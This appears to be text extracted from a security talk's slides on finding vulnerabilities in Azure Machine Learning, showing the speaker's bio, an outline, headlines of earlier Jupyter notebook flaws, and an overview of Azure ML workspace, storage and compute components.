



Breaking ML Services: Finding 0-days in Azure Machine Learning

Nitesh Surana



From Sikkim, India

Threat Research (Cloud/Container focus)

#75 on Microsoft MSRC MVR 2023

Member of null - The Open Security Community

Previously @ SOC, Threat Hunting/Intel, VDPs

Contact: niteshsurana.com

First Song: 2018, First Hack: 2009




_niteshsurana



Outline



- CH 0: The Beginning
- CH 1: Did you see my keys?
- CH 2: Wait, is that my token?
- CH 3: Spying the Scientist
- CH 4: Can you *really* see me?
- Bonus: The Funhouse of Experiments
- Wrapping up



CH 0: Introduction





Update on the vulnerability in the Azure Cosmos DB **Jupyter Notebook** Feature

[MSRC](#) / By [MSRC Team](#) / August 27, 2021 / 3 min read



Microsoft Mitigates Vulnerability in **Jupyter Notebooks** for Azure Cosmos DB

[MSRC](#) / By [MSRC](#) / November 01, 2022 / 2 min read

December 02, 2021



AWS SageMaker **Jupyter Notebook** Instance Takeover



Cookie Tossing to RCE on Google Cloud **JupyterLab**

 jupyter

All

Marketplace (31)

Documentation (99+)

Resource Groups (0)


Documentation

[Run Jupyter notebooks in your workspace - Azure Machine Learni...](#)



Azure Machine Learning

WHY AML



Source: [Gartner](#)

And you can use Azure Machine Learning

▶ ▶ 🔊 12:20 / 16:27 • Use AI supercomputer infrastructure for your workloads >


What runs ChatGPT? Inside Microsoft's AI supercomputer | Featuring Mark Russinovich


Business Users
& Citizen Developers

Applications

 Microsoft 365  Microsoft Dynamics 365  Microsoft Edge  Microsoft Bing  Windows  XBOX

Power Platform

 Power BI  Power Apps  Power Automate  Power Virtual Agents

Azure AI

Applied AI Services

 Bot Service  Cognitive Search  Form Recognizer  Video Indexer  Metrics Advisor  Immersive Reader


Cognitive Services

 Vision  Speech  Language  Decision  OpenAI Service

ML Platform


Azure Machine Learning


Developers &
Data Scientists





Azure Machine Learning



Basics of AML



Azure Machine Learning



Workspace



- All workspaces
- Home
- Model catalog PREVIEW
- Authoring
 - Notebooks
 - Automated ML
 - Designer
- Assets
 - Data
 - Jobs
 - Components
 - Pipelines
 - Environments
 - Models
 - Endpoints

demo

+ New Customize view

Notebook samples ...

Get started: Train and deploy a model
Train and deploy a sample image classification model.
Start 25 minutes

Distributed GPU training
Run a sample multi-GPU image classification experiment.
Start 30 minutes

Automate with Pipelines
Create a production pipeline for a credit default prediction sample.
Start 35 minutes

[View all](#)

Shortcuts ...

Create notebook
Use notebooks for interactive cloud development.
Create new notebook

Add compute
A designated resource for running your training script, notebook, or hosting your service deployment.
Add compute

Connect data
Connect data from datastores, local files, public URLs, or Open Datasets assets.
Add data

Train a model
Submit a command job to train your model using your own code.
Create job

Recently viewed ...

[View all](#)

Accessing Workspace using AML Studio (<https://ml.azure.com/>)

Basics of AML



Workspace



Storage Account



Key Vault



Container Registry*




App Insights

*optional


Compute Targets

- Compute Cluster
- Kubernetes Clusters
- Attached Compute
- Compute Instance




Compute Targets


- Compute Cluster
- Kubernetes Clusters
- Attached Compute
- **Compute Instance**



Compute Instance Overview



Storage Account Overview



Datastore Overview



Name	☆	Type
workspaceartifactstore		Azure Blob Storage
workspaceworkingdirectory		Azure file share
workspacefilestore		Azure file share
workspaceblobstore (Default)		Azure Blob Storage

- ▼ Blob Containers
 - \$logs
 - azureml
 - azureml-blobstore-90092eee
 - insights-logs-auditevent
 - insights-metrics-pt1m
- ▼ File Shares
 - azureml-filestore-90092eee-
 - code-391ff5ac-6576-460f-ba
- Queues
- > Tables

Datastores mapped to File Shares and Blob Storage of Workspace

Datastore Example


